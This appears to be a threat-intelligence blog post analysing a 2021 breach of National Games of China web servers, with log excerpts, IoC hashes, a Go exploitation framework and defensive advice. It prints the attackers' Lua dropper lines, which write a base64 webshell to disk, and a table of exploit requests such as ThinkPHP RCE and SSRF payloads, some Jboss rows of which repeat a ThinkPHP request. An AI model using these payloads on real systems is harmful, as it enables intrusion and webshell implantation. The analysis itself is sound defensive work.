Analysis of Attack Against National Games of China Systems - Avast Threat Labs

by David Álvarez Pérez and Jan Neduchal ⋮⋮ 2/3/2022

Introduction

On `September 15, 2021` the National Games of China began in the `Chinese` city of `Shaanxi`. It is an event similar if not identical to the Olympics, but only hosts athletes from China. Earlier in September, our colleague David Álvarez found a malware sample with a suspicious file extension of a picture and decided to investigate where it came from. Later, he also found a report of the incident from the `National Games` IT team on `VirusTotal` stating that the attack occurred before the Games started. Attached to the report were access logs from the web-server and `SQL` database. By analyzing these logs, we gathered initial information about the attack. These logs only include request path, and sadly do not reveal content of `POST` requests much needed to fully understand what commands attackers sent to their web shells, but even with this limited information we were able to outline the attack and determine the initial point of intrusion with moderate confidence.

In this posting, we are sharing our own research on the incident, the samples and the exploits used by the attackers, detailing what appears to be a successful breach of systems hosting content for the `National Games` prior to the event. We based our research on publicly accessible information about the incident. The analyzed samples were already present on `VirusTotal`.

Based on the initial information from the report and our own findings, it appears the breach was successfully resolved prior to the start of the games. We are unable to detail what actions the attackers may have taken against the broader network. We also are unable to make any conclusive attribution of the attackers, though have reason to believe they are either native `Chinese-language speakers` or show high fluency in Chinese.

Gaining access

The evidence indicates that the attackers gained initial code execution at around `10:00AM` local time on `September 3, 2021` and installed their first reverse shell executing scripts called `runscript.lua`. We suspect that the way this happened is via an arbitrary file-read exploit targeting either `route.lua` which, according to the `API (Application User Interface)` extracted from various `JavaScript` files, is a `LUA` script containing a lot of functionality from handling login authentication to manipulation of files or `index.lua` in combination with `index.lua?a=upload API` that was not used by anyone else in the rest of the network log. It's also worth noting that `runscript.lua` was not mentioned in the report or included in the attacker uploaded files.

```
[03/Sep/2021:10:13:00 +0800] "POST /index.lua?a=cache&t=0.8101508441153367 HTTP/1.1
[03/Sep/2021:10:13:00 +0800] "GET /sw.js HTTP/1.1
[03/Sep/2021:10:13:00 +0800] "POST /index.lua?a=cache&t=0.9341425611771279 HTTP/1.1
[03/Sep/2021:10:13:25 +0800] "POST /runscript.lua?a=runstring HTTP/1.1
[03/Sep/2021:10:13:58 +0800] "GET /ssylogin.html HTTP/1.1
[03/Sep/2021:10:13:58 +0800] "GET /ssylogin.lua?a=getCode HTTP/1.1
```

After gaining initial access the attackers uploaded several other reverse shells such as `conf.lua`, `miss1.php` or `admin2.php` (see table 2 for source code) to gain a more permanent foothold in the network in case one of the shells got discovered. These reverse shells get commands via a `POST` request, thus the data is not present in the logs attached with the report as they only contain the `URL path`.

In the screenshot we can see that the attackers were getting a lot of data returned to them from the backdoors (`highlighted`)

Even more so the logs in the report don't contain full information about the network traffic such that we could with certainty determine how and when the attackers gained their first web shell. We estimated our findings by looking for a point in time from which they uploaded and interacted with the first custom web shell we can find.

What they did there

The attackers started doing some tests on what they were able to upload to the server. From `August 26, 2021` to `September 9, 2021` the attackers tried submitting files with different file-types and also file extensions. For instance, they submitted the same legitimate image (`7775b6a45da80c1a8a0f8e044c34be823693537a0635327b967cc8bff3cb349a`) with different file extensions: `ico`, `lua`, `js`, `luac`, `txt`, `html` and `rar`.

After gaining knowledge on blocked and allowed file types, they tried to submit executable code. Of course, they started submitting `PoCs` instead of directly executing a webshell because submitting `PoCs` is more stealthy and also allows one to gain knowledge on what the malicious code is allowed to do. For instance, one of the files uploaded was this Lua script camouflaged as an image (`20210903-160250-168571-ab1c20.jpg`):

```
os.execute("touch","/tmp/test.miss")
```

Taking advantage of the Lua `io.popen` function, which executes a command and returns process output, the attackers used variants of the following command camouflaged as images to test different webshells:

```
io.popen("echo 'Base64EncodedWebshell' |base64 -d  > ../mod/remote/miss.php")
```

They tested different Chinese webshells (i.e. Godzilla webshell), but this information is not enough to confidently attribute the attack to any threat actor.

The attackers decided to reconfigure the web server by uploading their own `www.conf` file camouflaged as a `PNG` file consisting of a default configuration but allowing the `.lua` extension to be executed. We suspect that the server was configured to execute new threads in a thread pool which didn't work for Rebeyond Behinder (a powerful Chinese webshell) they wanted to execute. They were not able to successfully reconfigure the server to execute it. So, as final payload, they uploaded and ran an entire Tomcat server properly configured and weaponized with Rebeyond Behinder.

It is important to mention that they were able to upload some tools (dnscrypt-proxy, fscan, mssql-command-tool, behinder) to the server and execute a network scanner (`fscan`) and a custom one-click exploitation framework that we want to discuss below in more detail.


The aforementioned Chinese scanner and exploitation framework is written in `Go` programming language and distributed as a single binary, which allows to execute all the steps of exploitation by simply feeding it with an `IP` or a range of IPs (those can be passed as arguments to the program or using a text file) which makes of it an excellent tool to quickly hack computer systems belonging a network environment.

The tool is well organized. It is structured with plugins that allow it to perform all the necessary steps to autonomously hack other devices within the same network.

1. **Plugins/Web/Finger**: Performs a fingerprint to recognize services. Currently, it supports the following fingerprints: *IBM*, *Jboss*, *shiro*, *BIG-IP*, *RuiJie*, *Tomcat*, *Weaver*, *jeecms*, *seeyon*, *shterm*, *tongda*, *zentao*, *Ueditor*, *ioffice*, *outlook*, *yongyou*, *Coremail*, *easysite*, *FCKeditor*, *Fortigate*, *FineReport*, *SangforEDR*, *Springboot*, *thinkphp_1*, *thinkphp_2*, *thinkphp_3*, *thinkphp_4*, *easyConnect* and *weblogic_async*.
2. **Plugins/Service**: Attacks services in order to get access to it. Currently, it supports the following services: *ssh*, *smb*, *redis*, *mysql*, *mssql*, *ms17010 (EternalBlue SMB exploit)* and *ftp*.
3. **Plugins/PwdTxt**: Lists of both, username and password, short dictionaries for each service in Plugins/Service allowing to perform a brief brute force attack on the service.
4. **Plugins/Web/Poc**: Modules to exploit common web applications. Currently, it supports the following exploits: *Jeecms_SSRF1*, *yongyou_rce1*, *RuiJie_RCE1*, *outlook_ews*, *thinkphp_RCE1*, *thinkphp_RCE2*, *thinkphp_RCE3*, *thinkphp_RCE4*, *thinkphp_RCE5*, *thinkphp_RCE6*, *RuiJie_Upload1*, *Weaver_Upload1*, *yongyou_upload1*, *weblogic_console*, *phpstudy_backdoor*, *yongyou_readFile1*, *Jboss_unAuthConsole*, *Jboss_CVE_2017_12149*, *weblogic_CVE_2019_2618*.

An example of a Plugin is `plugins/Web/Poc/Weblogic_CVE_2019_2618`.

In the left side of the following screenshot you can see a scan executed in our lab, targeting a `Python` server (terminal in the right side of the screenshot) with the exploit payload request highlighted in a red rectangle.



For more information on the payloads, please, refer to IoCs, Table 2.

Conclusion

The procedure followed by the attackers hacking the `14th National Games of China` is not new at all. They gained access to the system by exploiting a vulnerability in the web server. This shows the need for updating software, configuring it properly and also being aware of possible new vulnerabilities in applications by using vulnerability scanners.

The most fundamental security countermeasure for defenders consists in keeping the infrastructure up-to-date in terms of patching. Especially for the Internet facing infrastructure.

Prevention should be the first priority for both internal and Internet facing infrastructure.

Webshells are a post exploitation tool that can be very difficult to detect. Some webshells don't even touch the filesystem residing only in memory; this can make it even harder to detect and identify. After implanting, webshells are mostly identified via unusual network traffic or anomalous network traffic indicators.

To protect against this kind of attack, it is important to deploy more layers of protection (i.e. `SELinux`, `Endpoint Detection and Response` solutions and so on) such that you can detect and quickly act when a successful intrusion happens.

After gaining access, the attackers tried to move through the network using exploits and bruteforcing services in an automated way. Since getting to this point is very possible for attackers, defenders must be prepared. Real Time monitoring of computer systems and networks is the right way to do that.

Finally, the attackers used an exploitation framework written in the Go programming language to move through the network. Go is a programming language becoming more and more popular which can be compiled for multiple operating systems and architectures, in a single binary self-containing all dependencies. So we expect to see malware and grey tools written in this language in future attacks, especially in IoT attacks where a broad variety of devices leveraging different kinds of processor architectures are involved.

IoCs

SHA + original filename	Description
`0c6ae9de10bee6568ec3ad24918c829b7e5132cc0dd1665d4bbf1c3fe84451b6` 20210902-104211-659035-88486d.zip	Encrypted ZIP file
`0d1504a9ae319bdc320f938d2cdf72cba18277b3f2b311abf0bacad2517dabc0` 20210903-163606-280628-0a82f3.txt	Shellcode dropper
`cac30cc2f4646979d0be8b4d5f3a1f87351b3bb77f22e5064bd034cec9e119bb` 20210903-170452-952751-b9106e.txt	Single line shellcode
`0aeb963b4566dc2224d34b4885336c666198db2ac64c810586ce3b17ef3da59f` 20210903-171141-909389-0f6e83.txt	Rebeyond shellcode dropper
`dffa7e31797339f3ce7ec453161b60010eda3dd2e52aa9f147ab4389672c3536` 20210903-194355-378055-c6cb9c.txt	Shellcode dropper
`bdd4d0bb36d07ae6b97ffbcd386c54e1b15fefe65329ff0389dfd5739cd3cff2` 20210904-122732-780555-5c07b2.rar	UPX compressed Mssql Toolkit
`3a8dc7e730a1f82f65f1731cb31e05e2f749a9e89ab8529168a082d24680d2dd` 20210904-153039-541730-a843fe.zip	FScan for Linux
`ec8aef085d3cc57a4e92a613e128f2d9c7b5f03b8e017dd80d89bfeada228639` 20210904-160830-117786-b5cab7.rar 20210904-161031-883832-c50992.rar	Custom exploitation framework
`2cab3b0391bf3ace689fc697f522b3c86411e059ab8c1f4f5b7357b484b93035` 20210904-164301-268472-915428.zip	Rebeyond Behinder webshell
`d033756a57d8a2758de40895849e2146d571b3b44f3089eb68c31483784586cd` 20210904-112719-261644-c9c5eb.jpg	UPX Compressed DNS Proxy for Linux

Table 1

Proof of concept	Payload	
Yongyou_upload1	Request	GET /aim/equipmap/accept.jsp
ThinkPHP_RCE4	Request	POST /index.php?s=/Index/\\think\\app/invokefunction
	Data	function=call_user_func_array&vars[0]=base64_encode&vars[1][]=123456
ThinkPHP_RCE5	Request	POST /index.php?s=/Index/\\think\\app/invokefunction
	Data	function=call_user_func_array&vars[0]=base64_encode&vars[1][]=123456
ThinkPHP_RCE6	Request	POST /public/?s=captcha/MTIzNDU2
	Data	_method=__construct&filter[]=print_r&method=GET&s=1
yongyou_rce1	Request	GET /service/monitorservlet
RuiJie_Upload1	Request	GET /ddi/server/fileupload.php
Weaver_Upload1	Request	GET /page/exportImport/uploadOperation.jsp
phpstudy backdoor	Request	GET /
	Headers	User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.75 Safari/537.36 Accept-Encoding: gzip,deflate
ThinkPHP_RCE2	Request	GET /index.php?s=index/think\\request/input?data=123456&filter=base64_encode
yongyou_readFile1	Request	GET /NCFindWeb?service=&filename=
weblogic_CVE_2019_2618	Request	GET /bea_wls_deployment_internal/DeploymentService
Outlook ews (Interface blasting)	Request	GET /ews
ThinkPHP_RCE1	Request	GET /index.php?s=index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=base64_encode&vars[1][]=123456
ThinkPHP_RCE3	Request	GET /index.php?s=index/\\think\\Container/invokefunction&function=call_user_func_array&vars[0]=base64_encode&vars[1][]=123456
CVE_2020_14882	Request	GET /console/
Jboss JMXInvokerServlet (Deserialization)	Request	GET /index.php?s=index/\\think\\Container/invokefunction&function=call_user_func_array&vars[0]=base64_encode&vars[1][]=123456
Jboss (Unauthorized access to the console)	Request	GET /jmx-console/index.jsp
Jboss JMXInvokerServlet (Deserialization)	Request	GET /index.php?s=index/\\think\\Container/invokefunction&function=call_user_func_array&vars[0]=base64_encode&vars[1][]=123456
jeecms SSRF to Upload	Request	GET /ueditor/getRemoteImage.jspx?upfile=http://127.0.0.1:80/1.png
RuiJie_RCE1	Request	GET /guest_auth/guestIsUp.php

Table 2

Files

- `miss1.php`
- `conf.lua`
- `admin2.php`

IoC repository

Files and IoCs are in our IoC repository